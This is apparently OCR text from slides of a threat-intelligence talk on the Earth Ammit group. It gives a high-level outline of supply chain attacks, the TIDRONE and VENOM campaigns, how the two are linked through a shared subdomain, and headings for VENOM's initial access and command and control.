


>_ Attacker's aspect


- How to penetrate?
- Supply chain attack?

Pictures are generated by ChatGPT


Supply Chain Attack



Supply Chain Attack




Timeline of Earth Ammit



Campaign TIDRONE

Campaign VENOM

Relationship between Two Campaigns




- Different campaigns using the same subdomain

- Different tools connecting to the same subdomain

03. Campaign Analysis

Campaign VENOM – Initial Access



Campaign VENOM – Command and Control

